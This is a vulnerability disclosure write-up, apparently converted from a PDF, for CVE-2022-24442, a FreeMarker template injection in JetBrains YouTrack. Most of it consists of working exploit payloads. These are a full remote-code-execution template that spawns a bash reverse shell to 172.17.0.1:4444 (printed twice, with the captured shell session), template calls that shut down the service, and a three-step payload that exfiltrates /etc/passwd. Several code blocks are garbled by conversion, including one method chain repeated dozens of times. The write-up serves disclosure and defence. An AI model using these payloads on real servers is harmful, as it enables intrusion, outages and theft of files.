YouTrack Disclosures

Version 2021.4.38425

Environment:

- YouTrack 2021.4.38425
- Ubuntu Linux
- Docker


```
YouTrack — powerful project management for all your teams by JetBrains Copyright © 2009–2022 JetBrains s.r.o.
Build 2021.4.38425 Tue, Jan 11, 2022, 02:00:38 PM UTC
```

Setup:


In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following command was run:

docker run -it --name youtrack-instancel -v data:/opt/youtrack/data -v
conf:/opt/youtrack/conf -v logs:/opt/youtrack/logs -v backups:/opt/youtrack/backups -p
8888:8080 jetbrains/youtrack:2021.4.38425

After finishing the initial setup steps, we navigate to the "Projects" tab, click on the settings icon of an existing project and the click on the "Notifications" option from the drop-down.



From here we can choose a FTL (preferably one that has an available preview) and proceed to enter arbitrary FreeMarker code:



Findings:

1. CVE-2022-24442: FreeMarker Server-Side Template Injection

Description:

By inserting malicious content in the Notification FTL files, an attacker may perform SSTI (Server-Side Template Injection) attacks, which can leverage FreeMarker exposed objects to bypass restrictions and obtain RCE (Remote Code Execution).

Proof of Concept:

As mentioned in the description, the SSTI leverages the FreeMarker Templating Language to bypass security restrictions and perform malicious actions such as:

- Remote Code Execution
- Persistent DoS (Denial of Service)

The bypass consists of using top level accessible local variables¹ such as "article" (class: "jetbrains.youtrack.article.notifications.data.ArticleEntityAdapter") or "issue" (class: "jetbrains.youtrack.notifications.data.IssueEntitySnapshotAdapter") in order to reach sensitive server (in this case Jetty) components such as the WebApplicationContext (class: "o.e.j.w.WebAppContext").

In order to reach the WebAppContext from "article" or "issue" the following chain is used:

- .permittedGroup => kotlinx.dnq.query.XdQueryImpl
- .entityType => jetbrains.youtrack.core.persistent.user.XdUserGroup
- .getStoreContainer() => jetbrains.youtrack.core.legacy.LegacyStoreContainer
- .store => com.jetbrains.teamsys.dnq.database.TransientEntityStoreImpl
- .getQueryEngine() => jetbrains.charisma.persistent.queries.YouTrackTransientQueryEngine
- .getLocalContainer() => jetbrains.youtrack.spring.controller.BeanContainer
- .context => ServletContext@o.e.j.w.WebAppContext
- .contextHandler => o.e.j.w.WebAppContext

¹ https://www.jetbrains.com/help/youtrack/standalone/Notification-Templates.html#notification-template-local-variables

The following "article" based SSTI can be used to see the chain in action:


```
### DEBUG
 <br/>
 <br/>
Article: ${article}
 <br/>>
Permitted Group: ${article.permittedGroup}
 Entity Type: ${article.permittedGroup.entityType}
 <br/>
 Store Container: ${article.permittedGroup.entityType.getStoreContainer()}
 <br/>
 Store: ${article.permittedGroup.entityType.getStoreContainer().store}
<br/>
 Query Engine:
 ${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine()}
<br/>
 Local Container:
 ${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer() }
<hr/>
Servlet Context:
 ${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer().context}
<br/>
Web Application Context:
 \$\{article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().getLocalContainer().g
ontainer().context.contextHandler}
 <br/>
```

Preview result:


```
### DEBUG

Article: jetbrains.youtrack.article.notifications.data.ArticleEntityAdapter@625bec4f
Permitted Group: kotlinx.dnq.query.XdQueryImpl@4209d31e
Entity Type: jetbrains.youtrack.core.persistent.user.XdUserGroup$Companion@6d7f0699
Store Container: jetbrains.youtrack.core.legacy.LegacyStoreContainer@2e697806
Store: com.jetbrains.teamsys.dnq.database.TransientEntityStoreImpl@3a13aca1
Query Engine:
jetbrains.charisma.persistent.queries.YouTrackTransientQueryEngine@17833b68
Local Container: jetbrains.youtrack.spring.controller.BeanContainer@3f918c78
Servlet Context:
ServletContext@co.e.j.w.WebAppContext@5a97b8ef{YouTrack,/,file:///opt/youtrack/apps/youtrack/web/,AVAILABLE}
Web Application Context:
o.e.j.w.WebAppContext@5a97b8ef{YouTrack,/,file:///opt/youtrack/apps/youtrack/web/,AVAILABLE}
```

Browser View:



As mentioned above, the "issue" local variable can be used as a direct substitute for "article".



Note: Relevant FreeMarker code for the "issue" alternative can be found in the Appendix section.

Now with access to the WebAppContext we can proceed to leverage the exposed methods and fields to perform the following notable attacks:

• Remote Code Execution:

Although the WebAppContext was reached, the code execution chain was not trivially obtained.

First, we need to identify a "loadClass(java.lang.String name)" method with which to load arbitrary Java classes present in the JARs loaded by the application. Such a method is, fortunately, directly exposed by the WebAppContext object:

Note: "<CLASS_NAME>" is a placeholder for this example and needs to be replaced with a valid Java class.

Even though we can obtain Java classes, due to FreeMarker restrictions in 2.30 that prevent the running of functions such as ".get()", ".invoke()", ".newInstance()", etc., we are not able to create a valid object of the respective class or execute Java methods contained by the class.

In order to create actual Java instances from the obtained Java classes, we have identified that the WebAppContext also exposes a "org.eclipse.jetty.util.DecoratedObjectFactory2" via the "getObjectFactory()" function.

Like most Object factories, the Jetty "DecoratedObjectFactory" exposes the function "createInstance(java.lang.Class<T> clazz)" which we can leverage to create actual objects from the classes obtained with "loadClass(java.lang.String name)":

```
<#assign
web App Context = article.permitted Group.entity Type.get Store Container ().store.get Query Engine 
 ().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>
<#assign objFact = webAppContext.getObjectFactory()>
Obj Fact: ${objFact}
<br/>
<br/>
 <#assign test_class = webAppContext.loadClass("java.lang.Object")>
Arbitrary Class: ${test class}
\langle br/ \rangle
<br/>
 <#assign test = objFact.createInstance(test class)>
Object Instance: ${test}
<br/>>
\langle br/ \rangle
```

² https://www.eclipse.org/jetty/javadoc/jetty-10/org/eclipse/jetty/util/DecoratedObjectFactory.html

Due to security restrictions and limitations of the "createInstance(java.lang.Class<T>clazz)" function, we are not able to resolve classes such as:

- "freemarker.template.utility.Execute" because it was restricted by FreeMarker policies
- o "java.lang.Runtime" because it has no constructor
- "java.lang.ProcessBuilder" because the constructor requires a java.lang.String argument

Note: Although we were able to load and instantiate a valid object of class "javax.script.ScriptEngineManager³", we were not able to leverage it to obtain code execution in this case as no ScriptEngineFactories were present.

Due to the above limitation, we have decided (*somewhat ironically*) to use the ObjectFactory to load another Object Instantiator class. In this case we used it to create an object of type "freemarker.template.DefaultObjectWrapper⁴" that exposes the method "newInstance(java.lang.Class<?> clazz, java.util.List arguments)". With this new method we were successful in creating a valid object of class "java.lang.ProcessBuilder⁵".

By putting together all the above steps we obtain the full FreeMarker RCE Code that returns a reverse shell back to an attacker-controlled machine:


```
### RCE
<br/>
<#assign
{\tt webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine}
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>
<#assign objFact = webAppContext.getObjectFactory()>
Obj Fact: ${objFact}
<br/>
<br/>
<#assign dow class =</pre>
webAppContext.loadClass("freemarker.template.DefaultObjectWrapper")>
DefaultObjectWrapper Class: ${dow_class}
\langle br/ \rangle
<#assign dow = objFact.createInstance(dow class)>
DefaultObjectWrapper: ${dow}
<br/>
<#assign exec_class = webAppContext.loadClass("java.lang.ProcessBuilder")>
ProcessBuilder Class: ${exec class}
\langle br/ \rangle
<#assign exec = dow.newInstance(exec class,[])>
ProcessBuilder: ${exec}
<br/>
<br/>
${exec.command(["bash","-c","bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"]).start()}
```

³ https://docs.oracle.com/javase/7/docs/api/javax/script/ScriptEngineManager.html

⁴ https://freemarker.apache.org/docs/api/freemarker/template/DefaultObjectWrapper.html

⁵ https://docs.oracle.com/javase/7/docs/api/java/lang/ProcessBuilder.html

Browser View:



Reverse Shell Received on Attacker Host:

```
# nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 40386
[jetbrains@3b7158ad5c79:/opt/youtrack$ id
id
uid=13001(jetbrains) gid=13001(jetbrains) groups=13001(jetbrains)
[jetbrains@3b7158ad5c79:/opt/youtrack$ pwd
pwd
/opt/youtrack
[jetbrains@3b7158ad5c79:/opt/youtrack$ hostname
hostname
3b7158ad5c79
jetbrains@3b7158ad5c79:/opt/youtrack$
```

Persistent DoS

We can call 2 functions that will result in the termination of the current YouTrack service and the unavailability of the web application:

o "shutdown()":

```
${
   article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLoc
   alContainer().context.contextHandler.shutdown()}
```

Results in the shutdown of the service after a few seconds and a 503 page returned:





o "removeBeans()":


\${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getL
ocalContainer().context.contextHandler.removeBeans()}

This removes the relevant YouTrack Java Beans that render/serve dynamic pages and result in a 404 page returned:





Relevant Youtrack Logs for "removeBeans()":



Extra Attack - Arbitrary File Exfiltration:

This vulnerability is considered an "Extra Attack" as it was made irrelevant by the Remote Code Execution payload. Still, we decided to include it as it is an interesting case study into more advanced Jetty functionalities exposed by the "WebAppContext" object.

The WebAppContext exposes the Jetty base resource folder as an Object of type "org.eclipse.jetty.util.resource.Resource⁶". By gaining access to it we can call methods that affect the file system such as:

- copyTo(java.io.File destination) => copy files from a location to another
- newResource(java.lang.String resource) => used to create Resource pointing to arbitrary file/folder location
- list() => lists files and folders in a directory
- delete() => delete files/folders
- getFile() => used to obtain a java.io. File object from the Resource

In the official docker environment, the YouTrack static web files and directories found in "/opt/youtrack/apps/youtrack/web" are owned by the "root" user and are not writable by the "youtrack" user. Due to these stringent file permissions, although we are theoretically able to copy files from any location to another, we cannot simply copy the desired files into the webroot in order to access them directly via Jetty.

In order to bypass these restrictions, we created a 3-part exploit payload:


1. Copying "/opt/youtrack/apps/youtrack/web" to a location writable by "youtrack": Jetty always creates 1 or more temporary directories at startup and stores the respective values in the WebAppContext.

Using the following SSTI we will copy the files and folders of the baseResource ("/opt/youtrack/apps/youtrack/web") to the writable temporary directory location:

```
### First payload
 <br/>
 <#assign
web App Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Container().store.get Query Engine Context = article.permitted Group.entity Type.get Store Context = article.get Type.get Type.get Group Grou
 ().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
 <br/>
 <br/>
 <#assign base_resource=webAppContext.baseResource>
Base Resource: ${base resource}
 <br/>
 <br/>
 <#assign temp_dir=webAppContext.getTempDirectory()>
 Jetty Temp Dir: ${temp dir}
 <br/>
 <br/>
 <#assign temp_dir_resource=base_resource.newResource(temp_dir.path)>
 Jetty Temp Dir Resource: ${temp_dir_resource}
 <br/>
 <hr/>
 <#-- Need to copy content of "/opt/youtrack/apps/youtrack/web/" to tmp_dir or</pre>
 "setBaseResource(temp_dir.path)" will give an error -->
```

⁶ https://www.eclipse.org/jetty/javadoc/jetty-9/org/eclipse/jetty/util/resource/Resource.html

If executed successfully we will see the files from "/opt/youtrack/apps/youtrack/web" copied to the tempDir:




2. Setting the baseResource to point to the tempDir:

With the files copied to the new location we can proceed to change the baseResource using the "setBaseResource(Resource resource)" method:

```
### Second payload
<br/>
<#assign
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>
<#assign base resource=webAppContext.baseResource>
Base Resource: ${base resource}
<br/>
<br/>>
<#assign temp dir=webAppContext.getTempDirectory()>
Jetty Temp Dir: ${temp_dir}
<br/>
<br/>
<#assign temp_dir_resource=base_resource.newResource(temp_dir.path)>
Jetty Temp Dir Resource: ${temp_dir_resource}
<br/>
<br/>
<#-- Setting baseResource from unwritable "/opt/youtrack/apps/youtrack/web/" to writable</pre>
temp_dir -->
${webAppContext.setBaseResource(temp dir resource)}
New Base Resource: ${webAppContext.baseResource}
```

Result of Second Payload:




3. Copying desired files/folders to the new location and reading them:


Now we can proceed to copy the files we want to read to the tempDir location. In this case we will copy the contents of the file "/etc/passwd":

```
#### Third Payload
<br/>
{\tt webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine}
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>
<#assign base_resource=webAppContext.baseResource>
Base Resource: ${base resource}
<br/>
<br/>
<#assign temp dir=webAppContext.getTempDirectory()>
Jetty Temp Dir: ${temp_dir}
<br/>
<br/>
<#assign exfil resource = base resource.newResource("/etc/passwd")>
File to Exfil: ${exfil_resource}
<hr/>
<br/>
<#assign exfil_location = base_resource.newResource(temp_dir.path + "/exfil.txt")>
Path to Exfil: ${exfil_location}
<br/>
<br/>
${exfil_resource.copyTo(exfil_location.getFile())}
```

Browser View:



If the operation was successful, we can access the exfiltrated content at "http://<IP>:<PORT>/exfil.txt":



Note: An extension such as ".txt" should be given to the exfiltrated file as the server might try to resolve it in a way that prevents you from reading its content.

Note 2: We are only able to exfiltrate files that are readable by the "youtrack" user.

Appendix:

Article to WebAppContext Debug SSTI:

```
### DEBUG
 <br/>
 <br/>
Article: ${article}
<br/>
Permitted Group: ${article.permittedGroup}
Entity Type: ${article.permittedGroup.entityType}
Store Container: ${article.permittedGroup.entityType.getStoreContainer()}
Store: ${article.permittedGroup.entityType.getStoreContainer().store}
 <br/>
Query Engine:
 ${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine()}
<br/>
Local Container:
\$\{article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getLocalContainer().store.getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngine().getQueryEngi
<br/>
Servlet Context:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer().context}
<br/>
Web Application Context:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer().context.contextHandler}
<br/>
```

Issue to WebAppContext Debug SSTI:

```
### DEBUG issue
<br/>
<br/>
Issue: ${issue}
<br/>>
Permitted Group: ${issue.permittedGroup}
Entity Type: ${issue.permittedGroup.entityType}
<br/>
Store Container: ${issue.permittedGroup.entityType.getStoreContainer()}
<br/>
Store: ${issue.permittedGroup.entityType.getStoreContainer().store}
<br/>>
Query Engine:
${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine()}
<br/>
Local Container:
${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalCon
tainer()}
<br/>
Servlet Context:
\$ \{ \texttt{issue.permittedGroup.entityType.getStoreContainer()}. \texttt{store.getQueryEngine()}. \texttt{getLocalContainer()} \} \\
tainer().context}
<br/>
Web Application Context:
\$ \{ \texttt{issue.permittedGroup.entityType.getStoreContainer()}. \texttt{store.getQueryEngine()}. \texttt{getLocalContainer()} \} \\
tainer().context.contextHandler}
<br/>>
```

Full RCE exploit SSTI:

```
### RCE
<br/>
<#assign
{\tt webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine}
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>
<#assign objFact = webAppContext.getObjectFactory()>
Obj Fact: ${objFact}
<br/>
<br/>
<#assign dow class =</pre>
webAppContext.loadClass("freemarker.template.DefaultObjectWrapper")>
DefaultObjectWrapper Class: ${dow_class}
<br/>
<br/>
<#assign dow = objFact.createInstance(dow_class)>
DefaultObjectWrapper: ${dow}
<br/>
<br/>
<#assign exec_class = webAppContext.loadClass("java.lang.ProcessBuilder")>
ProcessBuilder Class: ${exec_class}
<br/>
<#assign exec = dow.newInstance(exec_class,[])>
ProcessBuilder: ${exec}
<br/>
<br/>
\{exec.command(["bash","-c","bash -i > & /dev/tcp/172.17.0.1/4444 0>&1"]).start()\}
```